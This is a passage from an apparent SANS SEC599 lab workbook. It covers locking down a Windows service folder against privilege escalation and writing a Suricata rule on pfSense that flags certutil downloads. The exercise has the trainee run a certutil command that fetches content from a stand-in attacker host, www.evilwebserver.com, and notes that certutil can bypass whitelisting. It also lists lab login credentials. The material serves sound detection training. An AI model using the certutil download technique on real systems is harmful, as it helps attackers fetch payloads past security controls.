local administrators group).

9. **Secure the service directory - Review permissions**

To prevent privilege escalation, you will have to secure the service from changes. This involves changing the permissions (DACL - Discretionary Access Control List) of the service executable. You can do this by:

- Opening a Windows explorer window
- Browsing to the C:\ root of the hard drive
- Right-clicking the "escalate" folder and opening its properties
- Open the "Security" tab

This will give you a nice overview of the privileges assigned to the folder. You should notice that "Authenticated Users" are allowed to "Write" and "Modify" in the folder. Additionally, this also appears to be a privilege that is inherited from the "C:\" folder.




10. **Secure the service directory - Update permissions**

    Next up, in the security tab we opened in the previous step, we will perform the following:


    - Click the "Advanced" button
    - Click "Change Permissions" and provide administrative credentials (Administrator - Sec599)
    - Select the "Authenticated Users" entry
    - Click "Disable Inheritance" and "Convert inherited permissions into explicit permissions on this object"
    - Click "Remove"
    - Click "OK"

    Note that we are disabling inheritance, as the folder automatically inherits permissions from the "C:\" root drive.



11. **A note on the enumeration error**

As part of the removal of the permissions, you'll notice you receive an error (see screenshot), which indicates the system could not information from the service.exe file. This is already an effect of the fact that you have removed the permissions, so everything is working according to plan! You can continue the work by clicking "Continue" and "OK".




12. **Run BeRoot.exe and PowerUp.ps1 again**

    Use powerup and BeRoot like we did before to verify that the service is no longer vulnerable to privilege escalation.

    In enterprise-wide environments, it's a good idea to periodically assess the environment for these types of flaws and preventively secure installed services.

13. **Confirming the fix - Manually changing the file**

    As a final test, we can manually attempt to alter the "service.exe" file in the C:\escalate folder. You could for example attempt renaming it to "service2.exe", which should result in a permission error being returned!



SEC599-4.3: Exercise - Using Suricata to detect network anomalies

Objective

The following are the high-level attack steps:

- Configure Suricata on PfSense to perform IDS alerting
- Write new IDS rule to spot new type of attack technique
- Simulate attack using new attack technique and confirm successful detection

Scenario

Virtual Machines

1. SEC599-C01 - Firewall
2. SEC599-C01 - Windows02
3. SEC599-C01 - Ubuntu03
4. SEC599-C01 - DomainController
5. SEC599-C01 - Kali

Exercise 1 : SEC599-4.4

- Configure Suricata to perform IDS alerting & HTTP log generation
- Identify the anomalies and spot the malware on our endpoints
- Dashboard Suricata output in Kibana

1. **Log on to Windows workstation**


   Log on to the Windows machine with your normal user credentials:

   Username: nick.fury
   Password: Awesomesauce123

2. **Logon to pfSense**

   First of all, we are going to log on to our PfSense firewall, which is positioned at the perimeter of our network.
   You can open the management interface by opening Google Chrome and clicking on the PfSense firewall bookmark. The credentials are:


   Username: admin
   Password: sec599



3. **Configuring Suricata on PfSense**

You can open the Suricata configuration by clicking "Services" -> Suricata. You may remember we also used Suricata in the Cuckoo sandbox that we created on Day 2. We will now however configure Suricata in a different way: by using PfSense's built-in Suricata package.

The first page you'll see is an overview of the interfaces on which Suricata has been configured. You'll notice that we've already added the WANNOINTERNET interface. To give you a bit of background: this is the "simulated" WAN we are using in which our evil Kali machine (hosted on www.evilwebserver.com) is sitting.




4. **Reviewing Suricata categories**

Let's further investigate what type of IDS rules are available in Suricata...

As a first step, please click on the "Edit" icon (on the right) for the WANNOINTERNET interface in the overall Suricata configuration page. This should open a submenu with a number of "WANNO ..." items (e.g. WANNO Settings, WANNO Categories,...).

As a next step, we will click the "WANNO Categories" button in Suricata, which is used to manage the rulesets applied to Suricata. We will enable one of the categories that is part of the "Emerging Threats" ruleset. For our exercise, we will use the "emerging-trojan" rules by clicking the "emerging-trojan.rules" checkbox.


On this is completed, please click the Save button (at the bottom of the page).



5. Reviewing Suricata rules

Next up, we will analyze the specific rules that are part of the "emerging-trojan.rules" category. We can do this by opening the "WANNO Rules" submenu.

In the "Category" dropdownbox that becomes subsequently available, we can select the "emerging-trojans.rules" entry, which will reload the page and show all rules in that particular category below.




6. **Reviewing a specific Trojan rule**

Let's have a look at the C&C rules that have already been added to the Suricata emerging-trojan category. We can do this by pressing CTRL+F and searching in Chrome for the string "C&C". One of the first hits should be rule number 2009054 with title "ET TROJAN Asprox Form Submission to C&C".

You can further analyze this rule by clicking on the rule number (or SID) in the PfSense interface. It appears that this rule was written to match a number of specific patterns in the HTTP request, which were most likely hardcoded in the malware:

- "/forum.php" (most likely the URL)
- "boundary=1BEF0A57BE110FD467A"



7. **Detecting new attack technique with a custom rule**

A relatively new TTP (Tactics, Technique, Procedures) used by attackers, is using the built-in Windows tool "certutil" to download payloads. Certutil is normally used to manage certificates, but it also allows users to download arbitrary files to the filesystem via the command-line. As an attacker, using certutil has a number of advantages, as it could bypass for example whitelisting techniques.

There is currently no rule in Emerging Threats to detect this type of behavior, so let's try developing something ourselves!

Certutil identifies itself with its own User Agent String (a HTTP header) and we will use this knowledge to write a Suricata detection rule!

8. **Creating a custom rule**

Inside the "WANNO Rules" submenu, please select "custom.rules" as the category (from the drop-down box). This will open the custom rule editor inside the web

interface (which should currently open a blank page).

We can try writing a rule as following:


alert http $HOME_NET any -> $EXTERNAL_NET any (msg: "CertUtil User Agent"; flow: established,to_server; content: "User-Agent|3a| CertUtil URL Agent"; nocase; http_header; classtype: trojan-activity; sid: 3000001; rev: 1;)

Feel free to copy / paste this rule if you'd like or alternatively try constructing it yourself!

Let's analyze what this rule is all about:

- It only investigates the http protocol
- It is looking for outbound connections (on any ports) (see the direction of the HOME_NET & EXTERNAL_NET)
- It is looking for a User-Agent header with the value of "CertUtil URL Agent"
- It will be part of Suricata's Trojan category
- The rule number (SID) will be 3000001

Once the rule has been completed, please press the "Save" button on the bottom of the page.



9. **Triggering the rule**

We will now use certutil to simulate the download of additional payloads.

As already indicated, certutil is a command to manage certificates on Windows. It has the capability to download certificates, but researchers found out that it can

actually download any content. To abuse this, please do the following:


- Open a command prompt
- Enter the following command:

certutil -urlcache -split -f http://www.evilwebserver.com file.txt

This will instruct certutil to download the index page
from http://www.evilwebserver.com and write it to disk (filename file.txt).

10. **Checking for alerts**

Once the previous command is completed, please return to the PfSense web interface and go to the "Alerts" tab under Suricata. You should now observe that an alert was generated for the rule we just created!



